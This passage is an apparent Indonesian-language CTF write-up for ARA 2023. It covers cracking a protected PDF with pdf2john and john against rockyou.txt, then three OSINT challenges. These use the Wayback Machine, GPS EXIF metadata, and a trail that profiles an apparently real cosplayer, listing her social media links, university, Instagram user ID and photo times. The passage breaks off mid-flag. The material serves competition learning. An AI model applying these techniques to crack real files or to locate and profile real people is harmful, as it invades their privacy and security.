Kuronushi traveled far away from his country to learn something about himself. He never sure about his identity. Untill One day, he met a sage who gave him a book of truth. The sage said " To understand about yourself,Erase the title and find the Bigger case"


Submit the flag on this format ARA2023{} Separate the sentences with \_

[Attachments](#)

Author: Zangetsu#2398

## Summary

Pada soal ini, kita diberikan sebuah pdf yang ternyata diprotect oleh password. Kita juga diberikan petunjuk “hapus judul dan temukan Bigger case”.



## Solution

Karena diprotect dan tidak petunjuk apapun tentang passwordnya, maka kami melakukan password cracking menggunakan john the ripper (pdf2john)

Menggunakan pdf2john, kami mengambil hash protected-password tersebut.

```
(kisanak@kali) - [~/.../ctf/ara ara ctf/2023/truth]
$ pdf2john Truth.pdf > hashpdf.hash

(kisanak@kali) - [~/.../ctf/ara ara ctf/2023/truth]
$ cat hashpdf.hash
Truth.pdf:$pdf$4*4*128*-1060*1*16*077e10eba516a741a628!
3559473767d57
```

Kemudian menggunakan john, kami membruteforce hash tersebut dengan dictionary rockyou.txt.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashpdf.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)

(kisanak@kali) - [~/.../ctf/ara ara ctf/2023/truth]
$ john --show hashpdf.hash
Truth.pdf:subarukun
Kali Linux and Co.

1 password hash cracked, 0 left
```

Maka didapatkanlah password pdf tersebut yaitu “subarukun”. Langsung saja kita buka.



## Truth Amongst the pages of Purana

Sumeru's story is a wild ride from the very start. when you enter the region, you'll meet a researcher known as haypasia. after the smell Of incense gets to the traveler's nose, they'll fall asleep and connect directly with a tree, where you'll hear the words "world....forget me...".

after hanging Under with tighnari for a while and clearing out a withering zone, he will tell Nilou that irminsul is the world tree that contains all the wisdom, and it has recently been corrupted. this corruption is the reason for the appearance of withering zone and Diseases like eleazar that collei suffers from.

later, you'll head over to Sumeru city hoping to get an audience with lesser lord kusanali. soon after, you'll go to port ormos and meet dori in an attempt to get the divine capsule that can help you. you'll witness the effects this capsule had on an eremite as alhaitham gets his hand on it.

the next day, you'll spend a good time with dunyarzad at the subzeruz festival. towards the end, the grand sage from the akademiya will prevent nilou from performing the dance of subzeruz as he says "go celebrate the birth of that god to your heart's content."

the traveler Learns the meaning of this line soon enough because It turns out that we're in a repetitive dream of some sort where we're stuck on the same day of the subzeruz festival. after multiple attempts at stopping the samsara, you're finally able to do it with the help of nahida a.k.a. lesser lord Kusanali by asking nilou to perform her dance.

Isinya sebuah pdf dengan banyak paragraf cerita. Mengikuti petunjuk “hapus judul dan temukan Bigger case”, kami mengumpulkan semua yang berhuruf kapital. Supaya cepat, kami memindahkan semua teksnya ke file “teksnya.txt” dan menjalankan script berikut:

```
import string
file = open('teksnya.txt', 'r').read()
for i in file:
    if i.isupper():
        print(i, end="")
```

```
$ python3 solve.py
TAPSOUNDSLIKEFANDAGO
```

Namun karena kapital dari judul tidak akan kami gunakan dan dipisah tiap katanya, maka flag yang benar adalah **ARA2023{SOUNDS\_LIKE\_FANDAGO}**

**Flag = ARA2023{SOUNDS\_LIKE\_FANDAGO}**

# OSINT

## Time Machine

**Challenge**

82 Solves

**Time Machine**

**100**

There was a secret leaked on Official ARA Website. It can only be seen on January 22nd 2023. Can you turn back the time?

Author: Oxazr#4883

Flag


Submit

Pada soal ini, kita diminta untuk mencari sebuah rahasia yang hanya dapat terlihat pada sebuah tanggal yang sudah lewat. Berdasarkan kebutuhan tersebut, maka kita bisa menggunakan sebuah tools yaitu <https://archive.org/web/> untuk melihat apakah ada *archived page* dari website ARA. Masukkan <https://www.its-ara.com> pada kolom pencarian dan kita akan diberikan hasil sebagai berikut.





Terlihat bahwa terdapat *archived page* yaitu pada tanggal 22 Januari 2023 (sesuai dengan deskripsi soal). Mari kita langsung coba untuk buka saja snapshot tersebut.



Sekarang kita sudah berhasil “kembali” ke masa lalu untuk melihat bagaimana kondisi website tersebut pada tanggal 22 Januari. Namun, ternyata tidak terlihat flag secara langsung sehingga kita perlu membuka *source code* dari page tersebut demi mendapatkan flag pada challenge ini.

```

274         </p>
275         <div class="mt-[40px]">
276           <a href="https://web.archive.org/web/20230115084706/https://www.instagram.com/hmit_its/" target=
277             </div>
278         </div>
279
280 </section><section class="relative py-16 sm:px-16 sm:mt-24 bg-[#F9FAFF]">
281   
283     Partnership</p>
286     <p class="text-4xl md:text-5xl lg:text-6xl font-weight-bold text-4xl">Our Sponsorship &#128578;</p>
287
288     <div class="flex flex-wrap justify-center mt-16 gap-12">
289       <div class="inline-block h-36 p-3 border-2 border-black rounded-2xl bg-[#F9FAFF] drop-shadow-[0 4px 0 rgb
290       
299   
304     
308 </div>

```

Flag = ARA2023{d1glt4l\_f00tpr1nt\_1s\_sC4ry}

## Backroom

Challenge

73 Solves

✕

# Backroom

## 100

I found a place that give me a backroom vibes. I think I like this place, so I give this place 5 star. Can you find this place?

[Attachment](#)

Author: Oxazr#4883

Flag

Submit


Di soal ini, diberikan sebuah foto yang mana kita perlu mencari terlebih dahulu lokasi dari foto itu diambil.



Namun, kami sempat mendapat kesulitan ketika mencoba mencari tanda-tanda tertentu pada foto tersebut untuk menebak lokasi pengambilan gambar. Dikarenakan kesulitan ini dan sepertinya tidak mungkin untuk tahu lokasi hanya dari foto saja, maka kami mencoba untuk memasukkan ke exiftool untuk melakukan pengecekan pada metadata. Dan ternyata benar saja, terdapat metadata GPS yang tersimpan pada foto tersebut.

```
GPS Date/Time       : 2022:12:21 08:32:20Z
GPS Latitude        : 7 deg 15' 9.97" S
GPS Longitude       : 112 deg 45' 2.06" E
GPS Latitude Ref    : South
GPS Longitude Ref   : East
Circle Of Confusion : 0.007 mm
Field Of View       : 73.7 deg
Focal Length        : 5.2 mm (35 mm equivalent: 24.0 mm)
GPS Position        : 7 deg 15' 9.97" S, 112 deg 45' 2.06" E
Hyperfocal Distance : 2.39 m
Light Value         : 3.8
```

Dari sini, maka kita bisa menggunakan gps locator online seperti <https://www.gps-coordinates.net> untuk mendapatkan lokasi dari latitude dan longitude yang ada pada metadata.




The screenshot shows the 'GPS Coordinates' website interface. On the left, there are input fields for 'Address', 'DD (decimal degrees)\*', and 'DMS (degrees, minutes, seconds)\*'. The 'Address' field contains 'Hi Tech Mall, Jalan Kusuma Bangsa, Tambaksari'. The 'DD' section shows 'Latitude' as -7.2527694 and 'Longitude' as 112.7505722222222. The 'DMS' section shows 'Latitude' as 7° 15' 9.97" S and 'Longitude' as 112° 45' 2.059" E. On the right, a map of Surabaya, Indonesia, is displayed with a red pin at the location. A pop-up box over the pin shows the address 'Hi Tech Mall, Jalan Kusuma Bangsa, Tambaksari, Surabaya 60136, East Java, Indonesia' and the coordinates 'Latitude: -7.252769 | Longitude: 112.750572'.

Dan ternyata koordinat mengacu pada sebuah mall bernama “Hi Tech Mall” di Surabaya. Dikarenakan sudah mendapatkan lokasi tepat dari lokasi pengambilan gambar, maka kami langsung menggunakan google maps untuk mencari “review” bintang 5 yang ditinggalkan oleh problem setter. Berikut adalah link google maps yang berkaitan dengan tempat tersebut

<https://www.google.com/maps/place/Hi-Tech+Mall/@-7.2523766,112.7480669,17z/data=!4m8!3m7!1s0x2dd7f96e0e9a0d7f:0x9a81ec6499ba5ade!8m2!3d-7.2523819!4d112.7502609!9m1!1b1!16s%2Fg%2F1tgccv5g>

dan apabila dilihat pada kolom review maka akan terlihat bahwa ada komentar yang ditinggalkan 1 bulan yang lalu beserta dengan flag dari challenge ini.



Flag = ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}

Hey detective, can you help me

Challenge

36 Solves

×

## Hey detective, can you help me

### 304

Ada seorang cosplayer dari China yang sangat aktif bersosial media, dia kadang memposting foto cosplaynya di facebook dan instagram. Dia pernah berkuliah di universitas ternama di China, suatu saat dia dan temannya berkunjung pada toko boneka untuk membeli sebuah boneka, tidak lupa dia juga berfoto dengan sebuah maskot di sana. Lalu selanjutnya dia mampir ke sebuah toko buku untuk membeli buku, sebagai seseorang yang update sosial media dia juga mengambil sebuah foto di toko buku tersebut dengan pose terduduk. Ohh iya dia juga pernah berfoto bareng atau collab dengan cosplayer asal China dengan nama 'Sakura'.

[Attachment](#)

Author: Abdierry#9836

## Summary

Diberikan sebuah soal osint dengan video seorang perempuan, dimana kita harus mencari seseorang dengan petunjuk sebagai berikut:

- Cosplayer asal China
- Bermain sosial media facebook & instagram
- Berkuliah di universitas di china
- Foto ia di toko boneka + foto dengan maskot
- Foto ia di toko buku + duduk
- Kolaborasi dengan cosplayer China "sakura"




Dan yang harus kita cari adalah:

- Id sosmed
- Nama universitas
- Nama maskot
- Waktu upload foto di toko buku
- Komentar yang ada pada foto kolaborasi




## **Solution**

Kami menggunakan petunjuk kelima yaitu kolaborasi dengan cosplayer “sakura”. Kami mencoba mencari di sosmed siapa cosplayer dengan nama “sakura”, kemudian hasilnya masing-masing kita telusuri tagged photosnya apakah ada yang sedang foto bersama gadis yang mirip di video atau tidak. Penelusuran membawa kita pada cosplayer bernama “sakuragun” dengan foto berikut:



Karena kami rasa mirip, kami memutuskan untuk menelusuri lebih lanjut tentang gadis ini. Setelah mengetahui bahwa nama gadis ini adalah yanzikenko, kami menemukan akunnya di ig (<https://www.instagram.com/yanzikenko/>) dan fb (<https://www.facebook.com/yanzikenko.hii>).





Setelah menscroll2 fotonya baik di ig dan fb, kami menemukan petunjuk universitasnya yang bisa kita temukan pada link postingan <https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-2207520000./981433412286852/?type=3>.






Untuk mengetahui nama universitasnya, kami melakukan zoom pada foto secara manual dan mencoba untuk mengidentifikasi tulisan pada raport yang ia pegang.




Kami mengidentifikasi bahwa tulisannya ialah “Beijing Normal University” dan untuk meyakinkan hal tersebut maka kami coba melakukan googling dan melakukan pencocokan pada logo dan juga raport yang dipegang.



Dari hasil di atas, kami cukup yakin bahwa universitas yang kami dapatkan sudah benar dan tinggal kita singkat saja menggunakan akronim sehingga menjadi “BNU”.

Kemudian lanjut ke pencarian informasi selanjutnya, kami melanjutkan scrolling pada postingan facebooknya dan kami menemukan ada fotonya di toko boneka sedang membeli boneka dan berfoto dengan maskot.






Kami melakukan reverse image search foto maskot tersebut dan menemukan maskot tersebut bernama molly.



Molly mania | Week In China

Kemudian kami juga menemukan fotonya di toko buku sedang duduk, foto ini diambil pada senin, 3 juni 2019 10.25.



Lanjut ke pencarian selanjutnya, yaitu untuk mencari id dari profile sosial media yang ia gunakan. Disini kami sempat mencoba untuk memasukkan id facebook dan ternyata salah. Akhirnya kami beralih untuk memasukkan id dari instagram miliknya dengan menggunakan tools online berikut <https://commentpicker.com/instagram-user-id.php> dan berikut adalah hasilnya.

Are you searching for your Instagram ID? Instagram User ID finder is an online tool to quickly get a user ID and information for any Instagram account. You don't need to login and you can use the tool for free with no limits. The only thing which is required to get your profile ID is an Instagram username.

Want to look up an Instagram user by ID? You can use [Instagram username finder](#) to convert a Instagram user ID into a username.

- Find Instagram username via app.
- Find Instagram username via browser

Instagram username or profile link (E.g. commentpicker, 9gag)

SOLVE SUM

4 + 3 =

SEARCH INSTAGRAM USER ID

### INSTAGRAM USER ID & ACCOUNT INFORMATION

INSTAGRAM ID
44793134117
INSTAGRAM USERNAME

### HOW TO GET YOUR INSTAGRAM USER ID

You can quickly find your Instagram user ID in the following steps.

1. Get your Instagram username.
2. Enter your username in the tool.
3. Search Instagram user ID.



Dengan begitu, kami menemukan id dari sosial media yang ia gunakan yaitu “44793134117”.

Dikarenakan kami sudah cukup yakin dengan informasi-informasi yang sudah kami temukan di atas, maka kami lanjut ke pencarian terakhir yaitu pencarian komentar pada postingan kolaborasi antara cosplayer Cina bernama “Sakura” dan juga dirinya.

Kembali lagi dengan scrolling-scrolling postingan facebook miliknya, sekarang kami memutuskan untuk mencari postingan yang berdua dengan harapan kami menemukan postingan dimana ia sedang berfoto dengan orang yang tepat yaitu “sakura”. Setelah beberapa waktu, kami mendapatkan postingan berikut yang kami cukup yakin adalah postingan yang benar

<https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-2207520000./599962267100637/?type=3>



Terdapat juga string yang memang ingin kita dapatkan sebagai bagian akhir dari flag kita yaitu “Y0u4r3ThE0s1nTm45t3R”. Dengan begitu, maka kita sudah mendapatkan semua bagian dari flag dan kita hanya perlu menyusunnya kembali agar membentuk flag yang utuh.

Flag =  
ARA2023{44793134117\_BNU\_Molly\_3Juni2019-10:25\_Y0u4r  
